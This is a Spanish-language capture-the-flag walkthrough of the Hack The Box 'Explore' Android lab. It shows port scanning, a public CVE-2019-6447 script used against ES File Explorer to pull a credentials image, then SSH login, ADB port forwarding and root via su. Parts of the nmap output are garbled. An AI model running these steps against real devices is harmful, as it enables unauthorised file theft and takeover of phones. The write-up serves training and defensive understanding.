	Hack The Box - Explore	
	Sistema Operativo:	Android
	Dificultad:	Easy
	Release:	26/06/2021
Skills Required		
<ul style="list-style-type: none"><li>● Basic Network/Android Enumeration</li></ul>		
Skills Learned		
<ul style="list-style-type: none"><li>● Basic Android Exploitation</li></ul>		

La máquina *Explore* de la plataforma Hack The Box representa un desafío centrado en la evaluación de vulnerabilidades en dispositivos Android expuestos en redes locales. A lo largo del proceso de explotación, se evidencian diversas superficies de ataque derivadas de configuraciones inseguras, entre ellas la exposición de servicios sin autenticación, la falta de restricciones en la comunicación mediante Android Debug Bridge (ADB), así como la presencia de vulnerabilidades críticas en aplicaciones móviles, tales como **CVE-2019-6447**, la cual permite el acceso no autorizado a archivos sensibles.

El análisis comienza con la identificación de puertos abiertos en el dispositivo, revelando la presencia del puerto **59777**, asociado a la aplicación **ES File Explorer File Manager**, una herramienta ampliamente utilizada para la gestión de archivos en dispositivos Android, pero con un historial de problemas de seguridad. Posteriormente, se determina que el puerto **5555**, correspondiente al servicio ADB, se encuentra accesible, lo que permite el empleo de técnicas de **port forwarding** para establecer una sesión remota de administración sobre el sistema.

A través de una metodología estructurada, se exploran diversas técnicas de enumeración, explotación y post-explotación, incluyendo el acceso a imágenes almacenadas en la carpeta **DCIM**, las cuales podrían contener información crítica, como credenciales. Con estas credenciales obtenidas de archivos expuestos, se procede a acceder al servicio SSH disponible en el dispositivo, logrando una sesión interactiva con privilegios elevados mediante la ejecución de comandos avanzados de ADB.

Este write-up documenta paso a paso el análisis realizado, destacando las implicaciones de seguridad que pueden derivarse de configuraciones deficientes en dispositivos móviles y demostrando la importancia de aplicar medidas de mitigación efectivas. La máquina *Explore* no solo ofrece una plataforma para reforzar habilidades prácticas en pentesting, sino que también resalta la relevancia de la seguridad en entornos móviles, donde la exposición de servicios sin restricciones puede comprometer seriamente la confidencialidad y disponibilidad de la información.



## Enumeración

La dirección IP de la máquina víctima es 10.129.19.12. Por tanto, envíe 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
---(administrador@kali):~/HTB/explore
..$ ping -c 5 10.129.19.12 -R
PING 10.129.19.12 (10.129.19.12) 56(124) bytes of data.
64 bytes from 10.129.19.12: icmp_seq=1 ttl=63 time=49.4 ms
64 bytes from 10.129.19.12: icmp_seq=2 ttl=63 time=38.8 ms
64 bytes from 10.129.19.12: icmp_seq=3 ttl=63 time=94.2 ms
64 bytes from 10.129.19.12: icmp_seq=4 ttl=63 time=78.8 ms
64 bytes from 10.129.19.12: icmp_seq=5 ttl=63 time=51.0 ms
--- 10.129.19.12 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 483ms
rtt min/avg/max/mdev = 49.428/232.736/941.653/254.546 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.19.12 -oN scanner\_explore** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.


```
---(administrador@kali):~/HTB/explore
..$ nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN scanner_explore 10.129.19.12
Nmap 7.95 scan initiated Thu May 1 19:47:19 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN scanner_explore 10.129.19.12
Increasing send delay for 10.129.19.12 from 5 to 10 due to 533 dropped probes since last increase.
Increasing send delay for 10.129.19.12 from 10 to 20 due to 548 dropped probes since last increase.
Warning: 10.129.19.12 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.19.12
Host is up (received reset (3.12s latency)).
Scanned at 2025-05-01 19:47:19 (EST) for 147s
Not shown: Hosts closed TCP ports (reset), 803 filtered TCP ports (no-response)
PORT      STATE SERVICE REASON
2222/tcp  open  ssh      syn-ack ttl 63 Banana Studio SSH server app (net.xnano.android.sshserver.tv) (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 71:08:c3:a7:c9:5d:83:66:34:88:3d:cb:ba:c7:88:fb (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQChDkECPjwuy0M2HmuffpfgpNNW3Pmms3M8tqqeRlrcv4wB19ALBtUc12Bmt123hpcHCLMqduqghf3dqYUHQ4gJfuvWtR1b3JAB7vt4w7WECdh42XK3HatyE3Hw
|_ 1024 76:b5:7b:5g724g725rpon2m4m6f9f9JNp19JhYdpJug2u5L00W9u8uf4h1XCmMx25V95A8C0dhd95xHus1h3g2g16mC0j3lPuyWMB00P7z7XmJ3C8TgP
|_ 2048/tcp open  http      syn-ack ttl 63 ES File Explorer Name Response http
|_ http-title: Site doesn't have a title (text/html).
|_ 8065/tcp open  unknown  syn-ack ttl 63
|_ Fingerprints:
|_ GenericLines:
|_ HTTP/1.1 400 Bad Request
|_ Date: Thu, 01 May 2025 17:47:53 GMT
|_ Content-Length: 22
|_ Content-Type: text/plain; charset=US-ASCII
|_ Connection: close
|_ Invalid request line:
|_ GetRequest:
|_ HTTP/1.1 412 Precondition Failed
|_ Date: Thu, 01 May 2025 17:47:53 GMT
|_ Content-Length: 0
|_ HTTPOptions:
|_ HTTP/1.1 301 Not Implemented
|_ Date: Thu, 01 May 2025 17:47:59 GMT
|_ Content-Length: 29
|_ Content-Type: text/plain; charset=US-ASCII
|_ Connection: close
|_ Method not supported: OPTIONS
|_ Help:
|_ HTTP/1.1 400 Bad Request
|_ Date: Thu, 01 May 2025 17:48:17 GMT
|_ Content-Length: 20
|_ Content-Type: text/plain; charset=US-ASCII
|_ Connection: close
|_ Invalid request line: HELP
|_ RTSPRequest:
|_ HTTP/1.1 400 Bad Request
|_ Date: Thu, 01 May 2025 17:47:59 GMT
|_ Content-Length: 39
|_ Content-Type: text/plain; charset=US-ASCII
|_ Connection: close
|_ valid protocol version: RTSP/1.0
|_ SSLSessionReq:
|_ HTTP/1.1 400 Bad Request
|_ Date: Thu, 01 May 2025 17:48:17 GMT
|_ Content-Length: 73
|_ Content-Type: text/plain; charset=US-ASCII
|_ Connection: close
|_ Invalid request line:
|_ 77randomrandom2random3random
|_ TerminalServerCookie:
|_ HTTP/1.1 400 Bad Request
|_ Date: Thu, 01 May 2025 17:48:17 GMT
|_ Content-Length: 54
|_ Content-Type: text/plain; charset=US-ASCII
|_ Connection: close
|_ Invalid request line:
|_ Cookie: mtshashvmap
|_ 8077/tcp open  http      syn-ack ttl 63 Bukkit JSPWiki httpd for Minecraft game server 3.6.0 or older
|_ http-title: Site doesn't have a title (text/plain).
|_ service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
|_ service Info: OS: Android; Device: phone; CPE: cpe:/a:linum:linum_server
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Thu May 1 19:49:45 2025 -- 1 IP address (1 host up) scanned in 146.94 seconds
```





## Análisis del puerto 59777 (ES File Explorer Manager)

El puerto identificado en este análisis está relacionado con la aplicación ES File Explorer File Manager para Android, desarrollada por ES Global (una subsidiaria de DO Global). Esta herramienta de gestión de archivos se ha distinguido en el ecosistema Android por ofrecer un conjunto de funcionalidades avanzadas que superan significativamente las capacidades de los gestores nativos. Entre sus características técnicas destaca la compatibilidad con múltiples protocolos de transferencia, tales como FTP, SMB y WebDAV, lo cual permite la administración tanto de archivos locales como remotos, así como la integración con diversos servicios de almacenamiento en la nube. Además, la aplicación soporta una interfaz versátil que ofrece distintos modos de visualización—incluyendo la vista en cuadrícula, lista básica y lista detallada—facilitando así la evaluación de metadatos, tamaños y fechas de modificación de cada archivo. Otros aspectos relevantes incluyen la capacidad para ejecutar funciones de renombrado masivo, la creación y extracción de archivos comprimidos, la generación de sumas de verificación (MD5 y SHA-1) para garantizar la integridad de los datos, así como un navegador con soporte para permisos de root que posibilita una administración profunda y segura del sistema de archivos. Es importante resaltar que, si bien ES File Explorer revolucionó la gestión de archivos en Android a principios de la década de 2010, en versiones posteriores la aplicación enfrentó controversias relacionadas con prácticas de monetización, las cuales derivaron en su retiro de la Google Play Store, evidenciando una transición en su modelo operativo sin relegar su legado como herramienta innovadora para usuarios avanzados y profesionales.



The screenshot shows the 'Port 59777 Details' page on speedguide.net. The page includes a search bar, a sidebar with navigation links, and a 'Related Links' section. The main content area displays the port number, protocol, and service, along with a description of the vulnerability and a list of references.

El **CVE-2019-6447** afecta a la aplicación **ES File Explorer File Manager** en dispositivos Android hasta la versión 4.1.9.7.4. La vulnerabilidad se origina a raíz de la apertura persistente del puerto TCP 59777, que permanece accesible en la red local incluso después de que la aplicación se haya iniciado. Este puerto queda habilitado para recibir solicitudes en formato JSON a través de HTTP sin requerir ningún tipo de autenticación. Gracias a esta carencia, un atacante que se encuentre conectado a la misma red WiFi (por ejemplo, en entornos de redes públicas o compartidas) puede enviar peticiones manipuladas, logrando, dependiendo de la naturaleza de la explotación, leer archivos arbitrarios o incluso ejecutar código y aplicaciones de forma remota en el dispositivo afectado.

Desde un punto de vista técnico, esta vulnerabilidad se clasifica dentro del CWE-306, lo que denota la ausencia de autenticación para funciones críticas. La falta de un mecanismo de validación adecuado en el servicio que permanece activo en el puerto 59777 permite que se realicen ataques en entornos con redes abiertas. Esto significa que, sin importar las demás medidas de seguridad que el dispositivo pueda tener implementadas, la exposición de este servicio ofrece a los atacantes una superficie de ataque considerable. La evaluación del impacto mediante el sistema CVSS v3.1 ha asignado a esta vulnerabilidad un puntaje base de 8.1, reflejando una alta severidad, en tanto que afecta gravemente la confidencialidad e integridad de la información sin provocar un deterioro notable en la disponibilidad del dispositivo.

```
... (administrator@kali) ~ /MTB/explore
$ searchsploit es file explorer

Exploit Title
-----
Double WiFi File Explorer 1.3.1.2 - Multiple Vulnerabilities
es file explorer 4.1.9.7.4 - Arbitrary Read
IOS iFileExplorer Free - Directory Traversal
Metasploit Offense 1.1.1 - System Disclosure
Microsoft Internet Explorer - WCAudio - 2.Audiotext ActiveX Remote Stack Overflow (2)
Microsoft Internet Explorer - Slayouthin Use-After-Free (MS13-009) (Metasploit) (1)
Microsoft Internet Explorer - Slayouthin Use-After-Free (MS13-009) (Metasploit) (2)
Microsoft Internet Explorer - textmode Use-After-Free (MS13-017) (Metasploit)
Microsoft Internet Explorer - MSN - ICC Profiles Crash (Poc)
Microsoft Internet Explorer 4.x/5 / Outlook 2000 9/98 8/Express 4.x - ActiveX 'GSM' File Execution
Microsoft Internet Explorer 4/5 - DHTML Edit ActiveX Control File Stealing / Cross Frame Access
Microsoft Internet Explorer 5 - ActiveX Object For Constructing Type Libraries For Scripts File Write
Microsoft Internet Explorer 5 / Firefox 0.8 / Outlook 4.x - URL Protocol Handler Arbitrary File Creation/Modification
Microsoft Internet Explorer 5/6 - Local File Request Zone Bypass
Microsoft Internet Explorer 6 - 'USERPRO.DLL' File Execution
Microsoft Internet Explorer 6 - Local File Access
Microsoft Internet Explorer 7 - Arbitrary File Rewrite (MS07-027)
My File Explorer 1.3.1 IOS - Multiple Web Vulnerabilities
webfileexplorer 3.6 - user / 'pass' SQL Injection

Shellcodes: No Results

Path
-----
php/webapps/31683.txt
android/remotes/30878.py
ios/remotes/16278.py
windows/remotes/20480.txt
windows/remotes/33886.html
windows/remotes/24495.rb
windows/remotes/24538.rb
windows/remotes/25999.rb
windows/dos/118.txt
windows/remotes/19603.txt
windows/remotes/19848.txt
windows/remotes/35168.txt
windows/remotes/24331.txt
windows/remotes/22575.txt
windows/remotes/22734.html
windows/remotes/29639.html
windows/remotes/3892.html
ios/webapps/28975.txt
php/webapps/35821.txt
```



La instrucción analizada parece estar diseñada para enumerar todas las imágenes almacenadas en el directorio DCIM del teléfono. Este directorio, cuyo acrónimo proviene de *Digital Camera Images*, es el contenedor predefinido en la mayoría de dispositivos digitales para guardar las fotos y vídeos capturados por la cámara. Conforme al estándar DCF (Design Rule for Camera File System), la carpeta DCIM se organiza habitualmente en subdirectorios numerados –como 100ANDRO, 101APPLE, entre otros–, lo que facilita la gestión cronológica y sistemática de los archivos multimedia. Generalmente, este directorio contiene imágenes que constituyen recuerdos o evidencias visuales de momentos significativos.

```
(administrador@kali)-[~/HTB/explore/exploit]
$ python3 CVE-2019-6447.py listPics 10.129.12.64

=====
| ES File Explorer Open Port Vulnerability : CVE-2019-6447 |
| Coded By : Nehal a.k.a PwnerSec |
=====

name : concept.jpg
time : 4/21/21 02:38:08 AM
location : /storage/emulated/0/DCIM/concept.jpg
size : 135.33 KB (138,573 Bytes)

name : anc.png
time : 4/21/21 02:37:50 AM
location : /storage/emulated/0/DCIM/anc.png
size : 6.24 KB (6,392 Bytes)

name : creds.jpg
time : 4/21/21 02:38:18 AM
location : /storage/emulated/0/DCIM/creds.jpg
size : 1.14 MB (1,200,401 Bytes)

name : 224_anc.png
time : 4/21/21 02:37:21 AM
location : /storage/emulated/0/DCIM/224_anc.png
size : 124.88 KB (127,876 Bytes)
```

Teniendo en cuenta la exposición de estas imágenes, decidí descargar la aplicación en mi máquina local utilizando el parámetro `getFile`.

```
(administrador@kali)-[~/HTB/explore/exploit]
$ python3 CVE-2019-6447.py getFile 10.129.12.64 /storage/emulated/0/DCIM/creds.jpg

=====
| ES File Explorer Open Port Vulnerability : CVE-2019-6447 |
| Coded By : Nehal a.k.a PwnerSec |
=====

[+] Downloading file...
[+] Done. Saved as 'out.dat'.
```

La imagen descargada revelaba, a simple vista, la presencia de credenciales válidas.





## Análisis del puerto 2222 (SSH)

Aprovechando que el servicio SSH se encontraba habilitado en el dispositivo móvil, procedí a emplear dichas credenciales para iniciar sesión de forma remota.

```
(administrador@kali)-[~/HTB/explore/exploit]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa kristi@10.129.4.162 -p 2222
The authenticity of host '[10.129.4.162]:2222 ([10.129.4.162]):2222' can't be established.
RSA key fingerprint is SHA256:3mNL574rJyHCOGm1e7UpX4NHXMg/YnJJzq+JXhdQQxI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.129.4.162]:2222' (RSA) to the list of known hosts.
Password authentication
(kristi@10.129.4.162) Password:
:/ $ id
uid=10076(u0_a76) gid=10076(u0_a76) groups=10076(u0_a76),3003(inet),9997(everybody),20076(u0_a76_cache),50076(all_a76) context=u:r:untrusted_app:s0:c76,c256,c512,c768
:/ $
```

Al listar los puertos disponibles en este dispositivo móvil, descubrí que es posible conectarse al puerto 5555. Este puerto es ampliamente reconocido en el ecosistema Android, ya que se utiliza para habilitar el servicio Android Debug Bridge (ADB) en modo TCP/IP. ADB es una herramienta esencial que permite a los desarrolladores y profesionales de seguridad interactuar de manera remota con el dispositivo, facilitando tareas tales como la depuración en tiempo real, la instalación o eliminación de aplicaciones, y el acceso directo a la shell del sistema. Normalmente, se activa empleando el comando `adb tcpip 5555`, lo que configura el dispositivo para aceptar conexiones entrantes a través de este puerto.

Desde una perspectiva de seguridad, dejar abierto el puerto 5555 sin las medidas de protección adecuadas constituye un vector de riesgo considerable. Un dispositivo con ADB habilitado en modo TCP/IP podría ser explotado en entornos de red no seguros, permitiendo a un atacante conectarse de forma remota y ejecutar comandos sin requerir autorización previa. Esto potencialmente compromete la integridad y confidencialidad del dispositivo, ya que podría instalarse software malicioso o realizar modificaciones no autorizadas. En consecuencia, es crucial que, en escenarios productivos o públicos, el servicio ADB se limite a entornos controlados o se proteja mediante firewalls, segmentación de redes y métodos de autenticación reforzados para mitigar cualquier riesgo de explotación.

```
:/ $ ss -tuln
Netid State      Recv-Q Send-Q Local Address:Port      Peer Address:Port
udp    UNCONN    0      0 0.0.0.0:5353           0.0.0.0:*
udp    UNCONN    0      0 0.0.0.0:49695          0.0.0.0:*
udp    UNCONN    0      0 *:1900                  *:
udp    UNCONN    0      0 [::]:59534              [::]:*
udp    UNCONN    0      0 [::]:5353                [::]:*
udp    UNCONN    0      0 [::]:5353                [::]:*
udp    UNCONN    0      0 [::ffff:10.129.4.162]:50910 [::ffff:10.129.4.162]:*
tcp    LISTEN    0      50 *:2222                  *:
tcp    LISTEN    0      4 *:5555                  *:
tcp    LISTEN    0      50 [::ffff:10.129.4.162]:37145 [::ffff:10.129.4.162]:*
tcp    LISTEN    0      50 *:59777                 *:
tcp    LISTEN    0      8 [::ffff:127.0.0.1]:32931 [::ffff:127.0.0.1]:*
```

## Escalada de privilegios

Como no es posible acceder al servicio directamente desde mi máquina remota, opté por realizar port forwarding. Para ello, redirigí el tráfico de un puerto de mi máquina local hacia el puerto del dispositivo Android, lo que permitió establecer una conexión indirecta.

El port forwarding es una técnica de red que redirige el tráfico destinado a un puerto específico de la máquina local hacia otro puerto en un dispositivo remoto. En entornos donde el dispositivo se encuentra detrás de firewalls o en redes privadas (por ejemplo, protegidas por NAT), esta técnica permite que los servicios internos sean accesibles de forma indirecta. En el contexto del uso de ADB, el port forwarding se utiliza para sortear la imposibilidad de acceder directamente a los puertos del dispositivo. Al configurar el reenrutamiento de puertos, se establece una asociación entre un puerto local (que actúa como punto de acceso) y el puerto del servicio en el dispositivo Android. Con esta configuración, cualquier comunicación que llegue al puerto local se redirige automáticamente al dispositivo, lo que facilita la depuración y el control remoto, garantizando así la continuidad del análisis y la administración.

```
(administrador@kali)-[~/HTB/explore]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -L 5555:127.0.0.1:5555 kristi@10.129.4.162 -p 2222
Password authentication
(kristi@10.129.4.162) Password:
:/ $ id
uid=10076(u0_a76) gid=10076(u0_a76) groups=10076(u0_a76),3003(inet),9997(everybody),20076(u0_a76_cache),50076(all_a76) context=u:r:untrusted_app:s0:c76,c256,c512,c768
:/ $
```



Posteriormente, utilicé la herramienta Android Debug Bridge (ADB), la cual se mostró disponible en el gestor de paquetes *apt*. Ejecuté el comando de instalación correspondiente.

Android Debug Bridge (ADB) es una herramienta de línea de comandos esencial en el desarrollo y análisis de dispositivos Android. Forma parte del paquete Android SDK Platform Tools y facilita la comunicación entre la máquina de desarrollo y el dispositivo móvil. Su arquitectura se basa en tres componentes fundamentales:

- **Ciente ADB:** Envía comandos desde el ordenador y actúa como interfaz del usuario.
- **Servidor ADB:** Se ejecuta en segundo plano en el equipo de desarrollo y gestiona la comunicación entre el cliente y el daemon.
- **Daemon (adbd):** Se ejecuta en el dispositivo Android y se encarga de recibir y ejecutar las órdenes emitidas por el cliente a través del servidor.

Esta herramienta es fundamental para la instalación, depuración y desinstalación de aplicaciones, así como para obtener una shell remota, lo cual permite realizar tareas de análisis y manipulación a nivel de sistema. Para su uso, es obligatorio que la depuración USB esté activada en el dispositivo, lo que posibilita la conexión y el intercambio de información. Comandos como *adb shell*, *adb root* y *adb unroot* permiten, respectivamente, acceder a una consola remota y gestionar la elevación o restricción de privilegios en el dispositivo, lo que demuestra la versatilidad y el control que ofrece ADB.

```
(administrador@kali)~/HTB/explore
$ sudo apt install adb
[sudo] contraseña para administrador:
Installing:
  adb

Installing dependencies:
  android-libbase android-libboringssl android-libcutils android-liblog android-libziparchive android-udev-rules

Summary:
  Upgrading: 0, Installing: 7, Removing: 0, Not Upgrading: 0
  Download size: 1.193 kB
  Space needed: 3.756 kB / 77,8 GB available

Continue? [S/n] s
Des:1 http://kali.download/kali kali-rolling/main amd64 android-liblog amd64 1:34.0.5-12 [40,2 kB]
Des:2 http://mirror.leitecastro.com/kali kali-rolling/main amd64 android-libbase amd64 1:34.0.5-12 [103 kB]
Des:3 http://kali.org/kali kali-rolling/main amd64 android-libboringssl amd64 14.0.0+r45-2 [671 kB]
Des:4 http://mirror.leitecastro.com/kali kali-rolling/main amd64 android-libcutils amd64 1:34.0.5-12 [40,9 kB]
Des:5 http://kali.org/kali kali-rolling/main amd64 android-udev-rules all 0-20250314+ds-4 [11,3 kB]
Des:6 http://mirror.es.cdn-perfprod.com/kali kali-rolling/main amd64 android-libziparchive amd64 1:34.0.5-12 [50,3 kB]
Des:7 http://mirror.es.cdn-perfprod.com/kali kali-rolling/main amd64 adb amd64 1:34.0.5-12 [276 kB]
Descargados 1.193 kB en 2s (765 kB/s)
Seleccionando el paquete android-liblog:amd64 previamente no seleccionado.
(Leyendo la base de datos ... 481586 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../0-android-liblog_1%3a34.0.5-12_amd64.deb ...
Desempaquetando android-liblog:amd64 (1:34.0.5-12) ...
Seleccionando el paquete android-libbase:amd64 previamente no seleccionado.
Preparando para desempaquetar .../1-android-libbase_1%3a34.0.5-12_amd64.deb ...
```

Una vez instalado, pude listar el menú de ayuda para confirmar su correcto funcionamiento.

```
(administrador@kali)~/HTB/explore
$ adb --help
Android Debug Bridge version 1.0.41
Version 34.0.5-debian
Installed as /usr/lib/android-sdk/platform-tools/adb
Running on Linux 6.12.20-amd64 (x86_64)

global options:
  -a          listen on all network interfaces, not just localhost
  -d          use USB device (error if multiple devices connected)
  -e          use TCP/IP device (error if multiple TCP/IP devices available)
  -s SERIAL   use device with given serial (overrides $ANDROID_SERIAL)
  -t ID       use device with given transport id
  -H          name of adb server host [default=localhost]
  -P          port of adb server [default=5037]
  -L SOCKET   listen on given socket for adb server [default=tcp:localhost:5037]
  --one-device SERIAL:USB only allowed with 'start-server' or 'server nodaemon', server will only connect to one USB device, specified by a serial number or USB device address.
  --exit-on-write-error exit if stdout is closed

general commands:
  devices [-l] list connected devices (-l for long output)
  help      show this help message
  version   show version num

networking:
  connect HOST[:PORT] connect to a device via TCP/IP [default port=5555]
  disconnect [HOST[:PORT]] disconnect from given TCP/IP device [default port=5555], or all
  pair HOST[:PORT] [PAIRING CODE] pair with a device for secure TCP/IP communication
  forward --list list all forward socket connections
  forward [--no-rebind] LOCAL REMOTE forward socket connection using:
    tcp:<port>(<local> may be 'tcp:0' to pick any open port)
    localabstract:<unix domain socket name>
    localreserved:<unix domain socket name>
    localfilesystem:<unix domain socket name>
    dev:<character device name>
    jump:<process pid> (remote only)
    vsock:<CID>:<port> (remote only)
    acceptfd:<fd> (listen only)
```



La sección “network”, mostrada anteriormente, expone las instrucciones necesarias para conectar la máquina local con el dispositivo Android.

```
(administrador@kali)-[~/HTB/explore]
└─$ adb connect 127.0.0.1:5555
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 127.0.0.1:5555

(administrador@kali)-[~/HTB/explore]
└─$
```

Gracias a ello, fue posible obtener una lista de los dispositivos conectados.

```
(administrador@kali)-[~/HTB/explore]
└─$ adb devices
List of devices attached
127.0.0.1:5555 device
emulator-5554 device

(administrador@kali)-[~/HTB/explore]
└─$
```

Finalmente, mediante el argumento *shell*, logré acceder a una consola remota en mi máquina. Cabe destacar que, para que un dispositivo Android permita la conexión mediante ADB, es imprescindible que la opción de depuración USB esté habilitada. Además, ADB provee comandos como *adb root* y *adb unroot*, los cuales permiten cambiar el nivel de acceso al dispositivo (ya sea como root o como usuario shell) según lo requiera la situación.

```
(administrador@kali)-[~/HTB/explore]
└─$ adb -s 127.0.0.1:5555 shell
x86_64/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
x86_64/ $ su
/# id
uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0
/# # find / -name root.txt -type f -exec ls -l {} \; 2>/dev/null
-rw-r--r-- 1 root root 33 2021-03-13 18:31 /data/root.txt
```

